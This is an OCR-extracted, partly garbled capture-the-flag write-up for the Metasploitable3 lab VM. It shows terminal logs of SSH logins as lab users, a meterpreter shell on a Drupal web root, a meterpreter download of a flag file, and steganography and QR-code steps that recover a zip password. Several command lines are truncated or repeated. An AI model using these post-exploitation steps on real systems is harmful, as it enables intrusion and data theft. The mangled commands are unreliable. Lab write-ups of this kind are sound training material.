drwxr-xr-x  2 luke_skywalker   users   4.0K Oct 29  2020 luke
_skywalker
drwxr-xr-x  7 vagrant          vagrant 4.0K Jan  8  2022 vagr
ant
find / -iname "*_of*" 2>/dev/null
/opt/readme_app/public/images/10_of_spades.png
/opt/readme_app/vendor/bundle/ruby/2.3.0/specifications/bindi
ng_of_caller-0.7.2.gemspec
/opt/readme_app/vendor/bundle/ruby/2.3.0/gems/rdoc-4.2.2/test
/test_rdoc_markup_to_table_of_contents.rb
/opt/readme_app/vendor/bundle/ruby/2.3.0/gems/rdoc-4.2.2/lib/
rdoc/generator/template/darkfish/table_of_contents.rhtml
/opt/readme_app/vendor/bundle/ruby/2.3.0/gems/rdoc-4.2.2/lib/
rdoc/generator/template/darkfish/_sidebar_table_of_contents.r
html
/opt/readme_app/vendor/bundle/ruby/2.3.0/gems/rdoc-4.2.2/lib/
rdoc/markup/to_table_of_contents.rb
/opt/readme_app/vendor/bundle/ruby/2.3.0/gems/sass-3.4.21/COD
E_OF_CONDUCT.md
/opt/readme_app/vendor/bundle/ruby/2.3.0/gems/thread_safe-0.3
```


kali-linux-2024.4-virtualbox-amd64 (Kali out of the box) [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
2:41
10_of_spades.png - Image Viewer [5/6]
File Edit View Go Help
RAPID7
10
Hey, Cthul-Aid
R'LYEEHH!
Mabl3
0_of_spades.png 500 x 700 487.7 kB 63.6%


8 of Clubs: Documented how it was found through filesystem enumeration in Anakin's deeply nested directory structure, including the specific find command and alternative directory tree visualization method.


8_of_clubs.png - Image Viewer [5/7]
Go Help
RAPID7
8
♣
HAIL-FIRE
NERF
Mabl3
500 x 700 540.4 kB 100.0%
Right Ctrl




```
┌──(kali㉿kali)-[~]
└─$ ssh anakin_skywalker@10.0.2.14
anakin_skywalker@10.0.2.14's password:
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x
86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Wed Sep 24 14:43:22 2025 from 10.0.2.4
anakin_skywalker@metasploitable3-ub1404:~$ find . -name "*8_o
f_clubs*" -type f
./20/92/20/44/14/37/74/87/4/20/38/30/47/82/73/89/57/10/97/91/
8_of_clubs.png
anakin_skywalker@metasploitable3-ub1404:~$ 
```

10 of Clubs: Added the complete process including the binwalk analysis, the Zlib compressed data discovery at offset 0x3A, and the manual extraction steps when automatic extraction failed.




```
root@metasploitable3-ub1404:/# cp "./home/artoo_detoo/music/10_of_clubs.wav" /tmp/
root@metasploitable3-ub1404:/# sudo chmod 644 /tmp/10_of_clubs.wav
root@metasploitable3-ub1404:/# sudo find
```




```
meterpreter > shell
Process 2524 created.
Channel 1 created.
pwd
/var/www/html/drupal
find /home -iname "*_of_*"
find: `/home/artoo_detoo/music': Permission denied
find: `/home/han_solo/.cache': Permission denied
/home/han_solo/10_of_spades.png
find: `/home/anakin_skywalker/.cache': Permission denied
find: `/home/anakin_skywalker/20': Permission denied
find: `/home/vagrant/.cache': Permission denied
find: `/home/vagrant/.ssh': Permission denied
find: `/home/vagrant/.gnupg': Permission denied
find: `/home/boba_fett/.cache': Permission denied
find: `/home/boba_fett/.ssh': Permission denied
find: `/home/kylo_ren/.secret_files': Permission denied
cd 20
/bin/sh: 3: cd: can't cd to 20
pwd
/var/www/html/drupal
```


Changing permissions



```
┌──(kali㉿kali)-[~]
└─$ python3 -c "import zlib; open('extracted.bin', 'wb').write(zlib.decompress(open
('compressed_data.bin', 'rb').read()))"

┌──(kali㉿kali)-[~]
└─$ file extracted.bin
extracted.bin: PNG image data, 500 x 700, 8-bit/color RGBA, non-interlaced

┌──(kali㉿kali)-[~]
└─$ binwalk -eM 10_of_clubs.wav

Scan Time:     2025-09-25 08:26:47
Target File:   /home/kali/10_of_clubs.wav
MD5 Checksum:  5b97f084aa90c4b9504725519cf5204e
Signatures:    436
```



```
cp /home/han_solo/10_of_spades.png /tmp/
exit
meterpreter > download /tmp/10_of_spades.png
[*] Downloading: /tmp/10_of_spades.png → /home/kali/10_of_sp
ades.png
[*] Downloaded 476.30 KiB of 476.30 KiB (100.0%): /tmp/10_of_
spades.png → /home/kali/10_of_spades.png
[*] Completed  : /tmp/10_of_spades.png → /home/kali/10_of_sp
ades.png
meterpreter > █
```



```
xtracted.png 500 x 700 390.7 kB 91.4%
```

7 of Diamonds - QR Code Challenge

Location:
/var/lib/docker/devicemapper/mnt/[container_hash]/rootfs/home/7_of_diamonds.zip

Method:

1. Located the file in Docker container filesystem (requires root access)

2. Extracted the initial ZIP file:

```
unzip 7_of_diamonds.zip
```


3. Found two files inside:

- hint.gif - Animated GIF containing 313 QR code frames
- 7_of_diamonds.zip - Password-protected ZIP file

4. Split the animated GIF into individual frames:

convert hint.gif codes/qrcodes.png

This creates qrcodes-0.png through qrcodes-312.png




```
-rw-r--r--  1 kali kali 462670 Jul  5  2017 7_of_diamonds.zip
-rw-r--r--  1 kali kali 313924 Jul  5  2017 hint.gif

┌──(kali㉿kali)-[~/7_of_diamonds]
└─$ mkdir frames

┌──(kali㉿kali)-[~/7_of_diamonds]
└─$ convert hint.gif frames/frame.png

┌──(kali㉿kali)-[~/7_of_diamonds]
└─$ ls -v frames/ | xargs -I file zbarimg frames/file > qrcod
e_data.txt
scanned 1 barcode symbols from 1 images in 0 seconds
```

5. Decoded each QR code using zbar-tools:

ls -v | xargs -I file zbarimg file > qrcode.txt

6. Each QR code contained hex data that formed parts of a larger file




```
┌──(kali㉿kali)-[~/7_of_diamonds]
└─$ cat qrcode_data.txt | awk -F':' '{print $2}' | xxd -r -p
> password_image.png

┌──(kali㉿kali)-[~/7_of_diamonds]
└─$ ls
7_of_diamonds.zip  hint.gif             qrcode_data.txt
frames             password_image.png
```

7. Extracted and concatenated the hex data:


cat qrcode.txt | awk -F ':' '{print $2}' | xxd -r -p > password_image.png

8. The resulting image contained the password: th1s1s@p@ssw0rd!


9. Used the password to extract the final flag from the inner ZIP file



```
┌──(kali㉿kali)-[~/7_of_diamonds]
└─$ cat qrcode_data.txt | awk -F':' '{print $2}' | xxd -r -p
> password_image.png

┌──(kali㉿kali)-[~/7_of_diamonds]
└─$ ls
7_of_diamonds.zip  hint.gif            qrcode_data.txt
frames             password_image.png
```



th1s1s@p@ssw0rd!



```
0.01 seconds

0 seconds

0.01 seconds

0.01 seconds
```

```
└─$ cat qrcode_data.tx
> password_image.png

┌──(kali㉿kali)-[~/7_o
└─$ ls
7_of_diamonds.zip  hin
frames             pas

┌──(kali㉿kali)-[~/7_o
└─$
```


Name	Size	Type	Date Modified
7_of_diamonds.png	463.0 kB	PNG image	05 July 2017, 17:29

Password required

Enter the password for the archive '7_of_diamonds.zip'.

Password: ••••••••••••••••

1 object (463.0 kB), 1 object selected (463.0 kB)


7_of_diamonds.png - Image Viewer [1/3]
File
Edit
View
Go
Help
th1s1s@p@ssw0rd!
RAPID7
7
Mabl3
R/7
_of_diamonds.png 500 x 700 463.0 kB 100.0%
Right Ctrl

Hash: 07e2e1a974bf5f261e9c70e5890456f4

Ace of Clubs - Source Code Extraction

Location: /opt/chatbot/papa_smurf/chat_client.js

Method:

